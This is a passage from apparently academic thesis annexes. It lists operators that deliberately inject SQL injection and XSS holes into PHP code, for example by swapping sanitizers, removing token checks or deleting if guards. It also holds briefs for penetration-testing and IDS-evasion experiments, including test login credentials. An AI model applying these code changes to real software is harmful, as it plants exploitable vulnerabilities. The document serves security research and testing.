Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVF locates variables assignments in which the variable is assigned to another string.

Code change	The variable assignment is changed by making the variable assigned to itself concatenated with a string.
	For example, replace:
	`$var = …`
	with
	`$var .= …`

G. Replacing an array variable with a scalar variable:

Table B-16– Operator Wrong Value Assigned to a Variable – G (OWVAVG).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVG locates variables assignments in which the variable is assigned to another variable.

Code change	The variable assignment is changed by making the variable assigned to an array variable.
	
	For example, replace:
	`$var=$memberval;`
	with
	`$var=$members[$i];`

OEFC - Extraneous function call:

Table B-17– Operator Extraneous Function Call (OEFC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OEFC locates variables that that have already been sanitized.
Code change	- Replace the variable by the function (`addslashes`, `preg_replace`, `urldecode`) having the variable as the argument. - If the variable is in the first part of an `if` condition replace the variable by the function `isset` having the variable as the argument.

OWFCS - Wrong function called with same parameters:

Table B-18– Operator Wrong Function Called With Same Parameters (OWFCS).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWFCS locates functions with the following characteristics: - The function is custom made. - The function is related to input filtering.
Code change	Change a custom made function (`check_plain`, `filter_xss`, `fallback`, `wp_specialchars`, `attribute_escape`, `$wpdb->escape`, `wp_safe_redirect`, `clean_url`) with PHP function (`htmlspecialchars`, `strip_tags`, `stripslashes`, `(int)`) or another custom made function (`redirect`, `wp_specialchars`, `wp_redirect`, `attribute_escape`) having the same arguments.

OMLAC - Missing "AND EXPR" in expression used as branch condition:

Table B-19– Operator Missing "AND EXPR" in Expression Used as Branch Condition (OMLAC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMLAC locates an `if` condition in which the `if` condition has two or three `AND` expressions.
Code change	Remove one of the `AND` expressions.

OMVIV - Missing variable initialization using a value:

Table B-20– Operator Missing Variable Initialization Using a Value (OMVIV).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMVIV locates variables assignments with the following characteristics: - It is the first assignment of the variable. - The variable is assigned to an empty string (`''` or `""`), or an empty array (`array()`), or boolean (`FALSE`).
Code change	Remove the variable assignment.

OMFC - Missing function call:

Table B-21– Operator Missing Function Call (OMFC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMFC locates functions with the following characteristics: - The function is the only statement in the code line. - The function has no arguments. - The function is related to filter global variables. - The function does not return any value and, therefore it was not assigned to any variable. - The function is custom made (drupal_check_token, PMA_checkParameters).
Code change	Remove the function.

OMIA - Missing IF construct around statements:

Table B-22– Operator Missing IF Construct Around Statements (OMIA).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMIA locates `if` conditions in which the `if` condition is surrounded only by one or two statements.
Code change	Remove the `if` condition leaving the statements.

OMLOC - Missing "OR EXPR" in expression used as branch condition:

Table B-23– Operator Missing "OR EXPR" in Expression Used as Branch Condition (OMLOC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMLOC locates `if` conditions in which the `if` condition has one `OR` expression.
Code change	Remove the `OR` expression ("`||`" and the following statement) from the `if` condition.

OELOC - Extraneous "OR EXPR" in expression used as branch condition:

Table B-24– Operator Extraneous "OR EXPR" in Expression Used as Branch Condition (OELOC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OELOC locates `if` conditions in which the `if` condition has two `OR` expressions.
Code change	Inserts an `OR` expression in the `if` condition.

362

Annex C

Scenario of SQL Injection and XSS Attack Experiments

This annex presents the document delivered to the teams that performed white-box and block-box testing on a web application injected with vulnerabilities provided by the Vulnerability Injector Tool presented in chapter 4. The test experiments are detailed in section 6.1 along with the results.

1. Introduction

The MyReferences is a web application that manages publications: it allows the storage of PDF documents, and some related information like the title, the conference where they were presented, the year of publication, the document type, the relevance, and the authors. Prior of using it, the users of the application need to log in with valid user name and password. Only then, they are allowed to insert, update and delete documents and their linked data. There is another module to manage the authors of the documents and also a search module.

The users of the application are allowed to execute some operations according to their privileges. There is the Super User (with privileges to view, insert, change and delete data) with the user name is `test` and password `ThisIsTest!1`. There is also the Gest User (that can only view data) with the user name `guest` and password: `ThisIsGuest.`

The MyReferences application consists of 13 PHP files described in Table C-1.

Table C-1– Description of the MyReferences PHP files.

File name	# Lines	# Words	Description
connect.php	6	12	Falls back to the `index.php` file when the user is not properly validated with the user name and password. This file is included and executed in the beginning of the other files.
downloader.php	64	184	Responsible for the download of the files of the publications.
edit_authors.php	169	527	Manages the data about the authors of the publications: update, delete, insert and visualization.
edit_paper.php	306	1070	Manages the data about the publications: update, delete, insert and visualization.
global.php	22	91	Defines the set of global variables. This file is included in the beginning of the other files.
index.php	47	162	Start page of the application. It allows the access to login page and to the other functionalities for the case of a registered user.
insert_paper.php	93	341	Creates a new publication, although the operation is executed by the `show_papers.php` file.
library.php	87	493	Contains common functions that are called by other files. This file is included in the beginning of the other files.
login.php	104	329	Allows the introduction of the user name and password and verifies if they are a valid pair. When successful it is created a session variable called `username`.
logout.php	8	13	Assigns to the "username" session variable a null value. This is called when the user wants to exit the application.
session.php	16	79	It creates a session COOKIE, if it is not yet created. This file is included and executed in the beginning of the other files.
show_papers.php	282	1019	Displays the information about the publications, allowing searching and sorting operations.
uploader.php	87	275	Responsible for the upload of the files of the publications.
Total	**1291**	**4595**	

364

2. Database schema

The MyReferences application accesses a MySQL database with the five tables depicted in Figure C-1. The internal access to the database is always done with the same MySQL user, independently of the user of the application. The table names and field names are self-explanatory.


Figure C-1 – Entity-Relationship diagram of the MyReferences application.

3. White-box experiments

The objective of these experiments is to compare the results of the code inspection having in consideration the existence of **SQL Injection** and/or **Cross Site Scripting**

365

(XSS) vulnerabilities. The result of the code review should include the location of each vulnerability, its type and the time stamp when it was found. Recall that one software bug may cause both vulnerability types: SQL Injection and XSS.

Before the start of the experiments, the security assurance teams will receive a short training session about SQL Injection and XSS, according to specialized documentation ([*OWASP Foundation*, 2008b, 2009a]). In the next step, the tester teams will analyze, within one hour, a source code piece of the `edit_paper.php` file given to them. After a break, the tester teams will analyze, within one hour, a source code piece of the `show_papers.php` given to them.

After another break, the teams will receive a short training session about SQL Injection and XSS, according to the results of the most common software bugs generating SQL Injection and XSS (see chapter 3 and section 4.1 for details). In the next step, the teams will analyze, within one hour, another source code piece of the `edit_paper.php` file given to them. After a break, the teams will analyze, within one hour, another source code piece of the `show_papers.php` given to them.

The details of the pieces of the source code files given to the teams are shown in Table C-2.

Table C-2– Code samples used.

File name	Start line - End line	# Lines of code
`edit_paper.php`	1-104	104
	105-215	111
`show_papers.php`	36-184	149
	185-283	99

The piece of code analyzed is only known to the teams at the time of the experiment, in a way that each phase analyzes a different piece of code.

4. Black-box testing experiments

The objective of these experiments is to compare the results of the penetration tests executed by the teams. The teams will try to find SQL Injection and XSS vulnerabilities without having access to the source code of the application. The result of the experiment should include the indication of the vulnerable variables, their types, the attack code used to demonstrate the existence of the vulnerabilities (Proof Of Concept) and the time stamp when the vulnerabilities were found. Recall that one software bug may cause both vulnerability types: SQL Injection and XSS.

Before the start of the experiments, the teams will receive a short training session about SQL Injection and XSS, according to a specialized documentation ([*OWASP Foundation*, 2008b, 2009a]). In the next step, the teams will execute, within one hour, the penetration tests they need to uncover the vulnerabilities present in the MyReferences page that corresponds to the `edit_authors.php` file.

After another break, the teams will receive a short training session about SQL Injection and XSS, according to the results of the most common software bugs generating SQL Injection and XSS (see chapter 3 and section 4.1 for details). In the next step, the tester teams will execute, within one hour, penetration tests to the `edit_authors.php` page.

5. Control of the experiments

During the natural execution of the experiments it is likely that the database data is changed. To **reset** the data to the initial setup it was developed the **Vulnerability Injector Remote Controller** application, which single screen is show in Figure C-2. The reset is executed by clicking on the **Reset Initial Setup** button.

Figure C-2 – The Vulnerability Injector Remote Controller screen.

Good hacking and have fun ☺

Annex D

Scenario of IDS Evaluation Experiments

This annex presents the document delivered to the testers that tried to attack the TPC-C database protected by the IDS mechanism presented in chapter 7. The experiment is detailed in section 7.4.3 along with the results.

1. Introduction

The objective of this document is to detail the set of experiments to test an Intrusion Detection Mechanism (IDS) developed within the Database Group of the Centre for Informatics and Systems of the University of Coimbra (CISUC).

This IDS analyses the database transactions (sequences of SQL commands) executed by the database users and verifies if these transactions are valid or if they represent a potential illicit access to data.

In the experiments, we propose to verify the behavior of the detection mechanism in the presence of intrusion attempts performed by real users, with several levels of experience in the database area. The challenge consists on the ability to access and change database table data without triggering the IDS alarm.

2. Experimental Setup

The setup consists of a database server computer with the Oracle 10g and an Apache Tomcat 5.5 web server, show in Figure D-1. In this context, it is available a web page that allows the database users to execute SQL commands in the database.


Figure D-1 –Experimental setup of the IDS evaluation.

The web page that allows the execution of SQL commands is available (to accesses from inside the Faculty of Science and Technology of the University of Coimbra) through the URL `http://10.3.1.58/isql`. Besides the execution of SQL commands, this system records the sequence of commands executed by each user, for posterior analysis.

If the IDS detects an invalid command or an invalid transaction (which are potential intrusions) it kills the user session automatically. Therefore, every time the user tries to execute a detected non-authorized transaction he will be informed that his session was disconnected. The user has to reconnect to the server and we provide a link in the page to make this process easier.

The data model of the database used in the experiments is the TPC-C and it represents a gross product supplier with several sale zones and their warehouses. The operations related to the business model consist of registering the orders, deliveries, payment, verification of the order state and monitoring the stock level of the warehouses.

The database consists of nine tables and their relationships, which are represented in Figure D-2 and Table D-1.

Figure D-2 –Entity-Relationship diagram of the TPC-C.

Table D-1– Description of the TPC-C tables.

Table	Description
WARE	Warehouse
DIST	District
CUST	Customer
HIST	History
ORDR	Order
NORD	New-Order
ORDL	Order-Line
STOK	Stock
ITEM	Item (product)

This model supports five different typical transactions: new-order, payment, order-status, delivery and stock-level. Each one of these transactions represents a business operation. There are several registered database users whose information (name and password) will be available at the start of the experiments.

3. Main Objectives

The main objective of the experiments is to be able to access and change database data without being detected by the IDS or before the IDS kills the database session (due to the detection of an unauthorized command or transaction). The following items present some concrete examples of interesting objectives that should be tried by the users attacking the system:

1. Inserting a new order. Insert records in the tables ORDR, NORD e ORDL.
2. Delete an already existing order. Delete records from the tables ORDR, ORDL, NORD (records in this last table may or may not exist depending on the delivery status of the order).
3. Delete all the orders from the "Lisboa" district.

4. Modify the price of an order. Modify the prices of the records in the order lines of a given order.
5. Select an order. Including the order lines.
6. Select the orders of the client "`Pedro Lopes`".
7. Insert a new client of the "`Coimbra`" district.
8. Delete the client "`João Azevedo`".
9. Perform the payment of an order of the warehouse "`Norte`".
10. Update the stock level of the product "`DVD`" of the warehouse "`Centro`".
11. Insert a new district associated to the warehouse "`Madeira`".
12. Delete all districts.

The previous items represent only examples of interesting operations that can be carried out by possible attackers. Therefore, the real challenge is to find other interesting database operations and be able to execute them.

Good hacking and have fun ☺